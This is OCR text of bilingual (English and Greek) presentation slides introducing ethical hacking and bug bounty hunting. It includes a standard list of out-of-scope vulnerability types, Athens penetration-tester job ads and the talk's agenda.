
WARNINGS

Out of scope vulnerabilities


When reporting vulnerabilities, please consider (1) attack scenario / exploitability, and (2) potential security impact of the bug.
The following issues are considered out of scope:

- CRLF
- Self-XSS
- Tabnabbing
- Email Spoofing
- Session fixation
- Content Spoofing
- Account brute force
- Missing cookie flags
- Best practices/issues
- HTML content injection
- Clickjacking/UI redressing
- DOM Cross-site Scripting (XSS)
- Reflected Cross-site Scripting (XSS)
- HTTPS/SSL/TLS Related Issues
- Physical or social engineering attacks
- Issues that require unlikely user interaction
- Login/logout/unauthenticated/low-impact CSRF
- Unverified Results of automated tools or scanners
- No SPF/DMARC/DKIM in non-email domains/subdomains
- Attacks requiring MITM or physical access to a user's device
- Any activity that could lead to the disruption of our service (DoS)
- Vulnerabilities affecting users of outdated browsers or platforms
- Rate limiting or bruteforce issues on non-authentication endpoints
- Error information disclosure that cannot be used to make a direct attack
- Previously known vulnerable libraries without a working Proof of Concept
- Open redirect - unless an additional security impact can be demonstrated
- Comma Separated Values (CSV) injection without demonstrating a vulnerability
- Missing security-related HTTP headers which do not lead directly to a vulnerability
- Cross-Site Request Forgery (CSRF) on unauthenticated forms or forms with no sensitive actions
- Public Zero-day vulnerabilities that have had an official disclosure less than 1 month before are on a case by case
- Information leakage that cannot be used to make a direct attack,like server IP, server version, path, error message, internal IP, etc

Job Hiring


PwC 3.9 ★
Penetration Tester
Athens
Supporting team during various penetration testing engagements. Conducting vulnerability assessments, infrastructure or web/mobile application penetration tests.....
5d
Deloitte 4.0 ★
Penetration Tester
Athens
Familiar with penetration testing like Web Application, Mobile, Infrastructure and Vulnerability Assessments both on *nix and Windows environments....
30d+
NVISO 4.4 ★
Senior Penetration Tester
Athens
Easy Apply
Fuse technical and non-technical skills to emulate actions that might be taken by a malicious users/systems. Help with design, development and recommendation of.....
22d

TOPICS OF PRESENTATION



20%

Introduction

Εισαγωγή στο Ethical Hacking

40%

The Basics

Οι βασικές αρχές της ασφάλειας υπολογιστών

60%

Tools-Training

Εκπαίδευση εργαλείων

80%

Hunt the Bug


Εισαγωγή στο Bug Bounty

100%

Start Hacking

Hack the Planet

TOPICS OF PRESENTATION



100%

Start Hacking

Hack the Planet

Thank you for your time !

Σας ευχαριστώ για τον χρόνο σας !